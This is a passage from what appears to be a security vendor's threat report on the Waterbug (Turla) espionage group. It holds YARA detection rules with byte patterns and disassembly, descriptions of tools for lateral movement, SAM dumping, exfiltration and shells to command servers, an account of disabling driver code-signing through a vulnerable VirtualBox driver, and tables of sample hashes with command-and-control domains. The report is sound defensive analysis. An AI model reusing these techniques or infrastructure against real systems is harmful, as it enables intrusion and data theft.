      D1 31 8B 32 91 32 B6 32 C4 32 6C 33 AC 33 10 34}

      $b = {48 41 4C 2E 64 6C 6C 00 6E 74 64 6C 6C 2E 64 6C
      6C 00 00 00 57 8B F9 8B 0D ?? ?? ?? ?? ?? C9 75
      26 56 0F 20 C6 8B C6 25 FF FF FE FF 0F 22 C0 E8}

    condition:
        all of them
}
```

Trojan.Turla DLL

```
rule turla _ dll{

    strings:
      $a = /([A-Za-z0-9]{2,10} _ ){,2}Win32\.dll\x00/

    condition:
        pe.exports("ee") and $a
}
```

FA

```
rule fa{
    strings:
        $mz = "MZ"
        $string1 = "C:\\proj\\drivers\\fa _ 2009\\objfre\\i386\\atmarpd.pdb"
        $string2 = “d:\\proj\\cn\\fa64\\”
        $string3 = “sengoku_Win32.sys\x00”
        $string4 = “rk_ntsystem.c”
        $string5 = “\\uroboros\\”
        $string6 = “shell.{F21EDC09-85D3-4eb9-915F-1AFA2FF28153}”

    condition:
        ($mz at 0) and (any of ($string*))
}
```

SAV dropper

```
rule sav_dropper{
    strings:
        $mz = “MZ”
        $a = /[a-z]{,10}_x64.sys\x00hMZ\x00/

    condition:
        ($mz at 0) and uint32(0x400) == 0x000000c3 and pe.number_of_sections
== 6 and $a
}
```

SAV

```
rule sav{
    strings:
        $mz = “MZ”

        /*
        8B 75 18  mov     esi, [ebp+arg_10]
        31 34 81  xor     [ecx+eax*4], esi
        40        inc     eax
        3B C2     cmp     eax, edx
        72 F5     jb      short loc_9F342
        33 F6     xor     esi, esi
        39 7D 14  cmp     [ebp+arg_C], edi
        76 1B     jbe     short loc_9F36F
        8A 04 0E  mov     al, [esi+ecx]
        88 04 0F  mov     [edi+ecx], al
        6A 0F     push    0Fh
        33 D2     xor     edx, edx
        8B C7     mov     eax, edi
        5B        pop     ebx
        F7 F3     div     ebx
        85 D2     test    edx, edx
        75 01     jnz     short loc_9F368
        */
        $code1a = { 8B 75 18 31 34 81 40 3B C2 72 F5 33 F6
        39 7D 14 76 1B 8A 04 0E 88 04 0F 6A 0F 33 D2 8B C7
        5B F7 F3 85 D2 75 01 }

        /*
        8B 45 F8     mov     eax, [ebp+var_8]
        40           inc     eax
        89 45 F8     mov     [ebp+var_8], eax
        8B 45 10     mov     eax, [ebp+arg_8]
        C1 E8 02     shr     eax, 2
        39 45 F8     cmp     [ebp+var_8], eax
        73 17        jnb     short loc_4013ED
        8B 45 F8     mov     eax, [ebp+var_8]
        8B 4D F4     mov     ecx, [ebp+var_C]
```

```
8B 04 81      mov      eax, [ecx+eax*4]
33 45 20      xor      eax, [ebp+arg_18]
8B 4D F8      mov      ecx, [ebp+var_8]
8B 55 F4      mov      edx, [ebp+var_C]
89 04 8A      mov      [edx+ecx*4], eax
EB D7         jmp      short loc_4013C4
83 65 F8 00   and      [ebp+var_8], 0
83 65 EC 00   and      [ebp+var_14], 0
EB 0E         jmp      short loc_401405
8B 45 F8      mov      eax, [ebp+var_8]
40            inc      eax
89 45 F8      mov      [ebp+var_8], eax
8B 45 EC      mov      eax, [ebp+var_14]
40            inc      eax
89 45 EC      mov      [ebp+var_14], eax
8B 45 EC      mov      eax, [ebp+var_14]
3B 45 10      cmp      eax, [ebp+arg_8]
73 27         jnb      short loc_401434
8B 45 F4      mov      eax, [ebp+var_C]
03 45 F8      add      eax, [ebp+var_8]
8B 4D F4      mov      ecx, [ebp+var_C]
03 4D EC      add      ecx, [ebp+var_14]
8A 09         mov      cl, [ecx]
88 08         mov      [eax], cl
8B 45 F8      mov      eax, [ebp+var_8]
33 D2         xor      edx, edx
6A 0F         push     0Fh
59            pop      ecx
F7 F1         div      ecx
85 D2         test     edx, edx
75 07         jnz      short loc_401432
*/
$code1b = { 8B 45 F8 40 89 45 F8 8B 45 10 C1 E8 02
39 45 F8 73 17 8B 45 F8 8B 4D F4 8B 04 81 33 45 20
8B 4D F8 8B 55 F4 89 04 8A EB D7 83 65 F8 00 83 65
EC 00 EB 0E 8B 45 F8 40 89 45 F8 8B 45 EC 40 89 45
EC 8B 45 EC 3B 45 10 73 27 8B 45 F4 03 45 F8 8B 4D
F4 03 4D EC 8A 09 88 08 8B 45 F8 33 D2 6A 0F 59 F7
F1 85 D2 75 07 }

/*
8A 04 0F     mov      al, [edi+ecx]
88 04 0E     mov      [esi+ecx], al
6A 0F        push     0Fh
33 D2        xor      edx, edx
8B C6        mov      eax, esi
5B           pop      ebx
F7 F3        div      ebx
85 D2        test     edx, edx
75 01        jnz      short loc_B12FC
47           inc      edi
8B 45 14     mov      eax, [ebp+arg_C]
46           inc      esi
47           inc      edi
3B F8        cmp      edi, eax
72 E3        jb       short loc_B12E8
EB 04        jmp      short loc_B130B
C6 04 08 00  mov      byte ptr [eax+ecx], 0
48           dec      eax
3B C6        cmp      eax, esi
```

```
        73 F7       jnb     short loc_B1307
        33 C0       xor     eax, eax
        C1 EE 02    shr     esi, 2
        74 0B       jz      short loc_B1322
        8B 55 18    mov     edx, [ebp+arg_10]
        31 14 81    xor     [ecx+eax*4], edx
        40          inc     eax
        3B C6       cmp     eax, esi
        72 F5       jb      short loc_B1317
        */
        $code1c = { 8A 04 0F 88 04 0E 6A 0F 33 D2 8B C6 5B F7 F3
        85 D2 75 01 47 8B 45 14 46 47 3B F8 72 E3 EB 04 C6 04 08
        00 48 3B C6 73 F7 33 C0 C1 EE 02 74 0B 8B 55 18 31 14 81
        40 3B C6 72 F5}

        /*
        29 5D 0C                sub     [ebp+arg_4], ebx
        8B D1                   mov     edx, ecx
        C1 EA 05                shr     edx, 5
        2B CA                   sub     ecx, edx
        8B 55 F4                mov     edx, [ebp+var_C]
        2B C3                   sub     eax, ebx
        3D 00 00 00 01          cmp     eax, 1000000h
        89 0F                   mov     [edi], ecx
        8B 4D 10                mov     ecx, [ebp+arg_8]
        8D 94 91 00 03 00 00    lea     edx, [ecx+edx*4+300h]
        73 17                   jnb     short loc_9FC44
        8B 7D F8                mov     edi, [ebp+var_8]
        8B 4D 0C                mov     ecx, [ebp+arg_4]
        0F B6 3F                movzx   edi, byte ptr [edi]
        C1 E1 08                shl     ecx, 8
        0B CF                   or      ecx, edi
        C1 E0 08                shl     eax, 8
        FF 45 F8                inc     [ebp+var_8]
        89 4D 0C                mov     [ebp+arg_4], ecx
        8B 0A                   mov     ecx, [edx]
        8B F8                   mov     edi, eax
        C1 EF 0B                shr     edi, 0Bh
        */
        $code2 = { 29 5D 0C 8B D1 C1 EA 05 2B CA 8B 55 F4 2B C3
        3D 00 00 00 01 89 0F 8B 4D 10 8D 94 91 00 03 00 00 73 17
        8B 7D F8 8B 4D 0C 0F B6 3F C1 E1 08 0B CF C1 E0 08 FF 45
        F8 89 4D 0C 8B 0A 8B F8 C1 EF 0B}


condition:
        ($mz at 0) and (($code1a or $code1b or $code1c) and $code2)
}
```

ComRAT

```
rule comrat{
    strings:
        $mz = “MZ”
        $b = {C645????}
        $c = {C685??FEFFFF??}
        $d = {FFA0??0?0000}
        $e = {89A8??00000068??00000056FFD78B}
        $f = {00004889????030000488B}

    condition:
        ($mz at 0) and ((#c > 200 and #b > 200 ) or (#d > 40) and (#e > 15
or #f > 30))
}
```

Waterbug tools

Symantec identified a number of tools used by the Waterbug group. Table 4 details the tools and lists their associated MD5 hashes.

Table 4. Tools used by the Waterbug group

File name	MD5	File path
tcpdump32c.exe	• 9bec941bec02c7fbe037a97db8c89f18 • 6ce69e4bec14511703a8957e90ded1fa • 1c05164fede51bf947f1e78cba811063 • 5129c26818ef712bde318dff970eba8d • bdce0ed65f005a11d8e9a6747a3ad08c	• Used for lateral movement across victim's network • Reads prt.ocx as its configuration file • May use results from other tools like mspd32.exe to get tokens/ntlm hashes to access resources from victim's network • Can scan for open ports from a list of targeted computers or from a given Active Directory domain • Can copy and execute files on remote computers found in the network • There are several command line parameters that the file can accept and the most notable ones are: • /exp:dns — possible DNS exploit • /exp:08067 — seems to be capable of exploiting the Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability Vulnerability (CVE-2008-4250). Needs another parameter which is the path to the exploit binary to use • /rputfile —possibly copying file to a targeted computer • /rfile — possibly a remote file execute or remote log file • /lfile — local logfile/userlist. Accepts user name and password for accessing remote computers in the targeted network /scanport • Has encrypted binary files in its resource
mspd32.exe	• e04ad0ec258cbbf94910a677f4ea54f0 • 928d0ef4c17f0be21f2ec5cc96182e0c	• Used in access privilege elevation attacks and the dumping of SAM through the DLL found in its resource section • Communication is made through named pipe resources
typecli.exe	• d686ce4ed3c46c3476acf1be0a1324e6	
msc32.exe	• 22fb51ce6e0bc8b52e9e3810ca9dc2e1	• Unknown
dxsnd32x.exe	• df06bde546862336ed75d8da55e7b1cc • a85616aec82078233ea25199c5668036 • b7d80000100f2cb50a37a8a5f21b185f • 552a8e8d60731022dcb5a89fd4f313ec • a1ecf883627a207ed79d0fd103534576 • 560f47c8c50598760914310c6411d3b1 • b28cbcd6998091f903c06a0a46a0fd8d • b0952e130f6f8ad207998000a42531de • c04190dc190b6002f064e3d13ac22212 • 959ed9d60a8f645fd46b7c7a9b62870c • 305801a809b7d9136ab483682e26d52d • e5a9fc45ab11dd0845508d122a6c8c8c	• Main purpose is to get details of compromised computer, such as OS version, service pack, host name, network adapter information (physical address, IP address)
msnetsrv.exe	• bf0e4d46a51f27493cbe47e1cfb1b2ea • 22149a1ee21e6d60758fe58b34f04952	• Used to gather information process lists, installed programs, browser history, and list of recently accessed files (through registry) • Checks for F-Secure installation • Compresses and encrypt swinview.xml
pxinsi64.exe	• f156ff2a1694f479a079f6777f0c5af0	• 64-bit driver possibly used by vboxdev_win32.dll • Exploits vulnerability to load unsigned drivers
mswme32.exe	• eb40189cde69d60ca6f9a3f0531dbc5e	• Collects files with extensions (.*library, *.inf, *.exe, .*dll, .*dot) • Encrypts with Trojan.Turla XOR key • Compresses into .cab file • Writes entry to vtmon.bin file • Copies compressed file to %System%\win.com for exfiltration • Can execute files
msnetserv.exe	• 56f423c7a7fef041f3039319f2055509 • 22149a1ee21e6d60758fe58b34f04952	• Same as mswme32.exe
msnet32.exe	• eb40189cde69d60ca6f9a3f0531dbc5e	• Same as mswme32.exe

rpcsrv.exe	• 20c9df1e5f426f9eb7461cd99d406904	• RPC server using ncacn_np identifier and binds to \\pipe\hello • Has several log strings pertaining to HTTP file downloads, list HTTP requests, list HTTP connections, remote HTTP requests • Can be used as a proxy
charmap32.exe	• ed3509b103dc485221c85d865fafafac	• Executes msinfo32.exe /nfo and direct output to winview.nfo • Creates cab file by compressing winview.nfo to winview.ocx • Deletes winview.nfo • Reads & encrypts contents of cab file using common XOR
mqsvc32.exe	• 09886f7c1725fe5b86b28dd79bc7a4d1	• Capable of sending exfiltrated data through email using MAPI32.dll
msrss.exe	• fb56ce4b853a94ae3f64367c02ec7e31	• Registers as a service "svcmgr" with display name 'Windows Svcmgr' • Compiled with OpenSSL 1.0.0d 8 Feb 2011 • Can spawn command line shell process and send results to C&C through SSL • May read/write shell results to msrecda.dat
dc1.exe	• fb56ce4b853a94ae3f64367c02ec7e31	• Same as msrss.exe
svcmgr.exe	• fb56ce4b853a94ae3f64367c02ec7e31	• Same as msrss.exe
msx32.exe	• 98992c12e58745854a885f9630124d3e	• Used to encrypt file (supplied as argument on command line) using common Trojan.Turla XOR key • Output written to [FILE NAME].XOR

Additional exploits used

Waterbug exploits several weaknesses in Windows and a device driver vulnerability to load an unsigned driver on the x64 Windows platform. The vulnerabilities used are as follows:

- Sun xVM VirtualBox 'VBoxDrv.sys' Local Privilege Escalation Vulnerability (CVE-2008-3431)
- Microsoft Windows #GP Trap Handler Local Privilege Escalation Vulnerability (CVE-2010-0232)
- Microsoft Windows Argument Validation Local Privilege Escalation Vulnerability (CVE-2009-1125)

Sun xVM VirtualBox 'VBoxDrv.sys' Local Privilege Escalation Vulnerability (CVE-2008-3431)

This vulnerability lets attackers get access to the g_CiEnabled flag which is supposed to be protected. This vulnerability is used by most of the driver-based exploits.

Attackers can exploit a device IO vulnerability in the VBoxDrv.sys driver to set the g_CiEnabled flag to 0, allowing any driver to be installed without performing code-signing checks.

The g_CiEnabled is a Windows flag that sets or resets when the computer restarts. This flag indicates whether Windows should validate digital signatures before loading a driver. By default, x64 computers only allow signed drivers to be installed. A pseudo-code description of SepInitializeCodeIntegrity follows:

```
VOID SepInitializeCodeIntegrity()
{
DWORD CiOptions;
g _ CiEnabled = FALSE;
if(!InitIsWinPEMode)
   g _ CiEnabled = TRUE;
```

The g_CiEnabled flag is set when the computer restarts, depending on whether the computer is being booted in WinPE mode or not. Furthermore, whenever a driver is being loaded after the computer restarts, the operating system checks for this flag before validating the signature in the SeValidateImageHeader() function. In order to load the unsigned Uroburos driver, the attackers first gain access to the g_CiEnabled flag and then set it to zero. This resets the code-signing policy on the computer. However, resetting the flag requires kernel privileges. Because of this, the malware exploits a device IO vulnerability from an already signed driver (VBoxDrv.sys) to reset the flag.

Based on Symantec's analysis of a few driver exploits available on the internet and in the vboxdrv_win32.dll code, we see that in order to again access to g_CiEnabled, the sample first loads the ntoskrnl.exe image. The malware then uses ci.dll to locate the CiInitialize() function address and finally the address of the g_CiEnabled flag.

The vboxdrv_win32.dll file has the signed VirtualBox driver (eaea9ccb40c82af8f3867cd0f4dd5e9d) embedded in it. It loads this legitimate driver and then exploits the vulnerability to disable code-signing policy.

Microsoft Windows #GP Trap Handler Local Privilege Escalation Vulnerability (CVE-2010-0232)

The ms10_025_win32.dll file exploits a privilege escalation vulnerability in the #GP trap handler. The exploit works by executing debug.exe and then injecting a thread in this NTVDM subsystem.

MS09-025 Local privilege escalation vulnerability (CVE-2009-1125)

The ms09-025_win32.dll file exploits a local privilege escalation vulnerability to gain administrative privileges on the system.

Samples

Table 5 contains a list of samples associated with the Waterbug group.

Table 5. Samples associated with the Waterbug group

Threat family	Timestamp	MD5	Domain
Initial infector (UI present)		4c65126ae52cadb76ca1a9cfb8b4ce74	
Initial infector (UI present)		6776bda19a3a8ed4c2870c34279dbaa9	
Initial infector (UI present)		dba209c99df5e94c13b1f44c0f23ef2b	
Initial infector (UI present)		f44b1dea7e56b5eac95c12732d9d6435	
Initial infector (UI present)	1970-01-01 18:12:16	030f5fdb78bfc1ce7b459d3cc2cf1877	
Initial infector (UI present)	1970-01-01 18:12:16	0f76ef2e6572befdc2ca1ca2ab15e5a1	
Initial infector (UI present)	1970-01-01 18:12:16	7c52c340ec5c6f57ef2fd174e6490433	
Initial infector (UI present)	1970-01-01 18:12:16	c7617251d523f3bc4189d53df1985ca9	
Initial infector (UI present)	2014-01-13 12:37:45	1c3634c7777bd6667936ec279bac5c2a	
Initial infector (UI present)	2014-01-13 12:41:49	4d667af648047f2bd24511ef8f36c9cc	
Initial infector (UI present)	2014-02-05 14:37:32	626955d20325371aca2742a70d6861ab	
Initial infector (UI present)	2014-02-05 14:37:32	80323d1f7033bf33875624914a6a6010	
Initial infector (UI present)	2014-02-05 14:39:27	77083b1709681d43a1b0503057b6f096	

Wipbot 2013	2013-10-15 10:34:06	6a61adc3990ffcf2a4138db82a17a94f	blog.epiccosplay.com/wp-includes/sitemap/ http://gofree.ir/wp-content/plugins/online-chat/ http://blog.epiccosplay.com/wp-includes/sitemap/ gofree.ir/wp-content/plugins/online-chat/
Wipbot 2013	2013-10-15 10:34:16	a9f007fe165a77d0b8142cc384bdf6c5	blog.epiccosplay.com/wp-includes/sitemap/ http://gofree.ir/wp-content/plugins/online-chat/ http://blog.epiccosplay.com/wp-includes/sitemap/ gofree.ir/wp-content/plugins/online-chat/
Wipbot 2013	2013-10-15 10:43:09	111ed2f02d8af54d0b982d8c9dd4932e	
Wipbot 2013	2013-10-15 10:43:09	24b354f8cfb6a181906ceaf9a7ec28b0	
Wipbot 2013	2013-10-15 10:43:09	397c19d4686233bf1be2907e7f4cb4ff	
Wipbot 2013	2013-10-15 10:43:09	42b7b0bd4795fc8e336e1f145fc2d27c	
Wipbot 2013	2013-10-15 10:43:09	61316789205628dd260efe99047219eb	
Wipbot 2013	2013-10-15 10:43:09	d102e873971aa4190a809039bc789e4d	
Wipbot 2013	2013-10-15 10:43:09	dc37cba3e8699062b4346fd21f83de81	
Wipbot 2013	2013-10-15 10:43:09	ea1c266eec718323265c16b1fdc92dac	
Wipbot 2013	2013-10-15 10:43:09	eaaf9f763ae8c70d6e63d4b1e3364f74	
Wipbot 2013	2013-11-25 08:53:22	e50c8bd08efc3ad2e73f51444069f809	www.hadilotfi.com/wp-content/themes/profile/ homaxcompany.com/components/com_sitemap/ http://homaxcompany.com/components/com_sitemap/ http://www.hadilotfi.com/wp-content/themes/profile/
Wipbot 2013	2013-11-25 08:53:36	23bc358fd105a8ba1e5417b1054f26a6	www.hadilotfi.com/wp-content/themes/profile/ homaxcompany.com/components/com_sitemap/ http://homaxcompany.com/components/com_sitemap/ http://www.hadilotfi.com/wp-content/themes/profile/
Wipbot 2013	2013-11-25 08:55:28	1011a47f0dfcb897f7e051de3cc31577	
Wipbot 2013	2013-11-25 08:55:28	3ab3d463575a011dfad630da154600b5	
Wipbot 2013	2013-11-25 08:55:28	7731d42b043865559258464fe1c98513	
Wipbot 2013	2013-11-25 08:55:28	fdba4370b60eda1ee852c6515da9da58	
Wipbot 2013	2013-12-01 07:56:31	89b0f1a3a667e5cd43f5670e12dba411	
Wipbot 2013	2014-01-09 11:20:46	810ba298ac614d63ed421b616a5df0d0	losdivulgadores.com/wp-content/plugins/wp-themes/ gspersia.com/first/fa/components/com_sitemap/ http://gspersia.com/first/fa/components/com_sitemap/ http://losdivulgadores.com/wp-content/plugins/
Wipbot 2013	2014-01-09 11:20:56	401910bebe1b9182c3ebbe5b209045ff	losdivulgadores.com/wp-content/plugins/wp-themes/ gspersia.com/first/fa/components/com_sitemap/ http://gspersia.com/first/fa/components/com_sitemap/ http://losdivulgadores.com/wp-content/plugins/
Wipbot 2013	2014-01-09 11:34:48	ab686acde338c67bec8ab42519714273	
Wipbot 2013	2014-01-20 06:06:18	b2d239cc342bf972a27c79642a9216fc	http://ncmp2014.com/modules/mod_feed/feed/ mortezanevis.ir/wp-content/plugins/wp-static/; ncmp2014.com/modules/mod_feed/feed/ http://mortezanevis.ir/wp-content/plugins/wp-static/

Wipbot 2013	2014-01-20 06:06:30	b101bbf83bda2a7e4ff105a2eb496c7b	http://ncmp2014.com/modules/mod_feed/feed/ mortezanevis.ir/wp-content/plugins/wp-static/; ncmp2014.com/modules/mod_feed/feed/ http://mortezanevis.ir/wp-content/plugins/wp-static/
Wipbot 2013	2014-01-20 06:18:06	d31f1d873fa3591c027b54c2aa76a52b	
Wipbot 2013	2014-02-04 11:29:36	cece6ec4d955b0f6fe09e057676105a7	http://onereliablesource.com/wp-content/plugins/sitemap/ petrymantenimiento.com/wp-content/plugins/ http://petrymantenimiento.com/wp-content/plugins/wordpress-form-manager/lang/ onereliablesource.com/wp-content/plugins/sitemap/
Wipbot 2013	2014-02-04 11:29:46	b4411b1de933399872e505ac4a74a871	http://onereliablesource.com/wp-content/plugins/sitemap/ petrymantenimiento.com/wp-content/plugins/ http://petrymantenimiento.com/wp-content/plugins/wordpress-form-manager/lang/ onereliablesource.com/wp-content/plugins/sitemap/
Wipbot 2013	2014-02-04 11:42:55	d22b0ec4e9b2302c07f38c835a78148a	
Wipbot 2013	2014-02-21 15:08:01	2b145a418daee6dc5f2a21d8567d0546	http://akva-clean.ru/typo3temp/wizard.php http://www.automation-net.ru/typo3temp/ akva-clean.ru/typo3temp/wizard.php www.automation-net.ru/typo3temp/viewpages.php
Wipbot 2013	2014-02-21 15:08:21	eb45f5a97d52bcf42fa989bd57a160df	http://akva-clean.ru/typo3temp/wizard.php http://www.automation-net.ru/typo3temp/ akva-clean.ru/typo3temp/wizard.php www.automation-net.ru/typo3temp/viewpages.php
Wipbot 2013	2014-02-21 15:09:56	764d643e5cdf3b8d4a04b50d0bc44660	
Wipbot 2013	2014-04-07 10:27:46	6f05fdf54ac2aef2b04b0fe3c8b642bb	filesara.ir/wp-content/themes/argentum/view/ http://www.rchelicopterselect.com/blog/wp-content/themes/pagelines/view/ http://filesara.ir/wp-content/themes/argentum/view/ www.rchelicopterselect.com/blog/wp-content/themes/pagelines/view/
Wipbot 2013	2014-04-07 10:30:37)	34e8034e1eba9f2c100768afe579c014	filesara.ir/wp-content/themes/argentum/view/ http://www.rchelicopterselect.com/blog/wp-content/themes/pagelines/view/ http://filesara.ir/wp-content/themes/argentum/view/ www.rchelicopterselect.com/blog/wp-content/themes/pagelines/view/
Wipbot 2013	2014-04-07 10:31:02	f51ba5883a65a0f7cf6783a6490320d3	
Wipbot 2013	2014-06-10 14:03:07	74ad9f180b1e1799b014f05b96f9d54e	http://discontr.com/wp-content/themes/twentytwelve/categories.php curaj.net/pepeni/images/discontr.com/wp-content/themes/twentytwelve/categories.php http://curaj.net/pepeni/images/
Wipbot 2013	2014-06-10 14:05:04	2cba96a85424d8437289fb4ce6a42d82	http://discontr.com/wp-content/themes/twentytwelve/categories.php curaj.net/pepeni/images/discontr.com/wp-content/themes/twentytwelve/categories.php http://curaj.net/pepeni/images/
Wipbot 2013	2014-06-10 14:05:28	0e4416024498556e57d1105496023f458	
Wipbot 2013	2014-07-01 07:55:17	16da515aebff57e9d287af65ab3ee200	www.aspit.sn/administrator/modules/mod_feed/feed.php http://www.aspit.sn/administrator/modules/mod_feed/ www.lacitedufleuve.com/Connections1/formulaire15.php http://www.lacitedufleuve.com/Connections1/formulaire15.php

Wipbot 2013	2014-07-01 07:55:17	456585dda72d985a0e58ab9f9ca3b5ff	www.aspit.sn/administrator/modules/mod_feed/feed.php http://www.aspit.sn/administrator/modules/mod_feed/ www.lacitedufleuve.com/Connections1/formulaire15.php http://www.lacitedufleuve.com/Connections1/formulaire15.php
Wipbot 2013	2014-07-01 07:57:23	72025b23b54462942ea9f0a5437d1932	www.aspit.sn/administrator/modules/mod_feed/feed.php http://www.aspit.sn/administrator/modules/mod_feed/ www.lacitedufleuve.com/Connections1/formulaire15.php http://www.lacitedufleuve.com/Connections1/formulaire15.php
Wipbot 2013	2014-07-01 07:57:47	81371773630098af082d714501683c70	
Wipbot 2013	2014-07-17 07:26:19	abf4996ce518b053c5791886bad7cf29	www.aspit.sn/administrator/modules/mod_feed/feed.php http://www.aspit.sn/administrator/modules/mod_feed/ www.lacitedufleuve.com/Connections1/formulaire15.php http://www.lacitedufleuve.com/Connections1/formulaire15.php
Wipbot 2013	2014-07-17 07:26:29	d17d99c2ba99889726c9709aa00dec76	www.aspit.sn/administrator/modules/mod_feed/feed.php http://www.aspit.sn/administrator/modules/mod_feed/ www.lacitedufleuve.com/Connections1/formulaire15.php http://www.lacitedufleuve.com/Connections1/formulaire15.php
Wipbot 2013	2014-07-17 07:37:24	6410632704138b439dea980c1c4dd17f	
FA 2009		4161f09f9774bd28f09b2725fd7594d6	
FA 2009		43043da4b439d21e5fdf9b05f9e77e3e	
FA 2009	2005-12-02 11:29:22	c98a0d1909d8fad4110c8f35ee6f8391	
FA 2009	2009-09-23 06:45:45	2b61e8a11749bfb55d21b5d8441de5c9	
FA 2009	2009-02-13 11:20:40	985ec031a278aa529c1eb677e18e12b6	
FA 2009	2009-02-13 11:20:40	98de96dfa10f7e8f437fbd4d12872bc1	
FA 2009	2009-10-30 10:50:10	6375c136f7f631b1d9b497c277e2faa6	te4step.tripod.com www.scifi.pages.at/wordnew support4u.5u.com
FA 2009	2009-02-13 11:20:40	9152e0b3f19cb13a91449994695ffe86	
FA 2009	2009-02-13 11:20:40	bdb03ec85704879f53bb5d61b8150a0f	
FA 2009	2009-02-13 11:20:40	dee81c3b22e98abbf941eaf0ae9c5478	
FA 2009	2009-11-10 08:32:24	ce1ebd1f0d9bf24e463f3637b648b16f	te4step.tripod.com www.scifi.pages.at/wordnew support4u.5u.com
FA 2009		600ef94ae8a54ce287fb64493ca43728	
FA 2009	2009-02-13 11:20:40	9a2f7e8fa0e5ccda88902ac5ea9f4713	
FA 2009	2009-02-13 11:20:40	dad958df3a5c79a1d86f57309b2d4ea3	
FA 2009	2009-12-07 12:28:26	944736466a50cdf16270b74b31b4d764	te4step.tripod.com www.scifi.pages.at/wordnew support4u.5u.com

FA 2009	2009-12-07 12:41:17	e93f4dd907142db4b59bb736fc46f644	
FA 2009	2010-01-28 14:30:29	938b92958ded4d50a357d22eddf141ad	
FA 2009	2010-02-02 11:08:53	3fa48f0675eb35d85f30f66324692786	pressbrig1.tripod.com www.scifi.pages.at/wordnew support4u.5u.com
FA 2009	2010-06-08 12:17:42	92f0ae3a725a42c28575290e1ad1ac4c	te4step.tripod.com www.scifi.pages.at/wordnew support4u.5u.com
FA 2009	2010-06-08 12:17:42	d664e4f660eb1f47e9879492c12d1042	
FA 2011		536d604a1e6f7c6d635fef6137af34d1	
FA 2011		b7cdff7d06e2c4656d860e2535bd8ee8	
FA 2011	2011-10-11 11:09:19	4f901461bb8fa1369f85a7effd1787f1	euland.freevar.com communityeu.xp3.biz eu-sciffi.99k.org
FA 2011	2012-03-12 12:26:39	9af488ce67be89b3908931fe4ab21831	euland.freevar.com communityeu.xp3.biz eu-sciffi.99k.org
FA 2011	2012-12-26 07:14:18	deb674ce5721c5ed33446a32247a1a6b	toolsthem.xp3.biz euassociate.6te.net softprog.freeoda.com
FA 2011	2012-12-26 07:45:34	038f0e564c06a817e8a53d054406383e	
FA 2011	2012-12-26 07:45:34	07c11b3370bee83fc012cac23a8dfddb	
FA 2011	2012-12-27 10:19:53	6ae2efda0434d59ea808c2c6538243bc	toolsthem.xp3.biz euassociate.6te.net softprog.freeoda.com
FA 2011	2013-01-15 10:44:46	8a7b172691f99fb894dd1c5293c2d60a	
FA 2011	2013-01-15 10:44:46	ff64031d8e34243636ae725e8f9bbe8b	
FA 2011	2013-02-13 13:38:20	1fd0b620e7ba3e9f468b90ffb616675e	toolsthem.xp3.biz euassociate.6te.net softprog.freeoda.com
FA 2011	2013-02-27 14:23:41	1ecdb97b76bdae9810c1101d93dfe194	
FA 2011	2013-02-27 14:23:41	a8a16187b033024e3e0d722ba33ee9da	
FA 2011	2013-03-27 07:10:08	b329095db961cf3b54d9acb48a3711da	toolsthem.xp3.biz euassociate.6te.net softprog.freeoda.com
FA 2011	2013-03-28 06:49:35	c09fbf1f2150c1cc87c8f45bd788f91f	toolsthem.xp3.biz euassociate.6te.net softprog.freeoda.com
FA 2011	2013-03-29 07:44:25	1bdd52a68fe474da685f1a2d502481cc	
FA 2011	2013-03-29 07:44:25	5ce3455b85f2e8738a9aceb815b48aee	
FA 2011	2013-03-29 07:51:34	6406ad8833bafec59a32be842245c7dc	
FA 2011	2013-03-29 07:51:34	a9b0f2d66d1b16acc1f1efa696074447	

FA 2011	2013-07-25 05:58:46	2eb233a759642abaae2e3b29b7c85b89	swim.onlinewebshop.net winter.site11.com july.mypressonline.com
FA 2011	2013-07-25 06:35:07	309cc1312adcc6fc53e6e6b7fa260093	
FA 2011	2013-07-25 06:35:07	cd962320f5b1619b1c1773de235bda63	
FA 2011	2013-08-29 07:34:54	973fce2d142e1323156ff1ad3735e50d	
FA 2011	2013-11-12 06:21:22	c0a2e3f9af9e227252428df59777fc47	
FA 2011	2014-01-22 12:11:57	707cdd827cf0dff71c99b1e05665b905	swim.onlinewebshop.net north-area.bbsindex.com winter.site11.com july.mypressonline.com marketplace.servehttp.com
FA 2011	2014-01-24 10:13:05	440802107441b03f09921138303ca9e9	swim.onlinewebshop.net north-area.bbsindex.com winter.site11.com july.mypressonline.com marketplace.servehttp.com
FA 2011	2014-01-24 10:13:05	594cb9523e32a5bbf4eb1c491f06d4f9	swim.onlinewebshop.net north-area.bbsindex.com winter.site11.com july.mypressonline.com marketplace.servehttp.com
FA 2011	2014-01-30 11:24:41	1fe6f0a83b332e58214c080aad300868	
FA 2011	2014-01-30 11:24:41	606fa804373f595e37dc878055979c0c	
FA 2011	2014-01-31 05:53:22	22fb51ce6e0bc8b52e9e3810ca9dc2e1	swim.onlinewebshop.net winter.site11.com july.mypressonline.com
Carbon 2007	2007-05-24 08:21:34	876903c3869abf77c8504148ac23f02b	
Carbon 2007	2007-06-14 13:01:39	5f7120d2debb34cab0e53b22c5e332e2	
Carbon 2008	2008-09-12 13:11:13	177e1ba54fc154774d103971964ee442	
Carbon 2009		08cbc46302179c4cda4ec2f41fc9a965	
Carbon 2009		76f796b5574c8e262afe98478f41558d	soheylistore.ir:80:/modules/mod_feed/feed.php tazohor.com:80:/wp-includes/feed-rss-comments.php jucheafrica.com:80:/wp-includes/class-wp-edit.php 61paris.fr:80:/wp-includes/ms-set.php
Carbon 2009	2009-06-22 09:17:40	bc87546fea261dab3cd95a00953179b8	
Carbon 2009	2009-06-22 13:24:13	342700f8d9c1d23f3987df18db68cb4d	
Carbon 2009	2009-10-01 11:17:28	db93128bff2912a75b39ee117796cdc6	
Carbon 2009	2009-10-01 11:17:59	62e9839bf0b81d7774a3606112b318e8	
Carbon 2009	2009-10-02 07:06:07	a67311ec502593630307a5f3c220dc59	
Carbon 2009	2009-10-02 07:06:42	a7853bab983ede28959a30653baec74a	

Carbon 2009	2009-10-02 07:07:16	2145945b9b32b4ccbd498db50419b39b	
Carbon 2009	2009-10-02 07:07:43	e1ee88eda1d399822587eb58eac9b347	
Carbon 2009	2009-10-02 07:10:04	5b4a956c6ec246899b1d459838892493	
Carbon 2009	2009-10-02 07:11:33	5dd1973e760e393a5ac3305ffe94a1f2	
Carbon 2009	2009-10-02 07:11:33	ae3774fefba7557599fcc8af547cca70	
Carbon 2009	2009-11-04 20:03:41	53b59dffce657b59872278433f9244a2	
Carbon 2009	2014-02-26 13:37:00	e6d1dcc6c2601e592f2b03f35b06fa8f	
Carbon 2009	2014-02-26 13:37:48	554450c1ecb925693fedbb9e56702646	
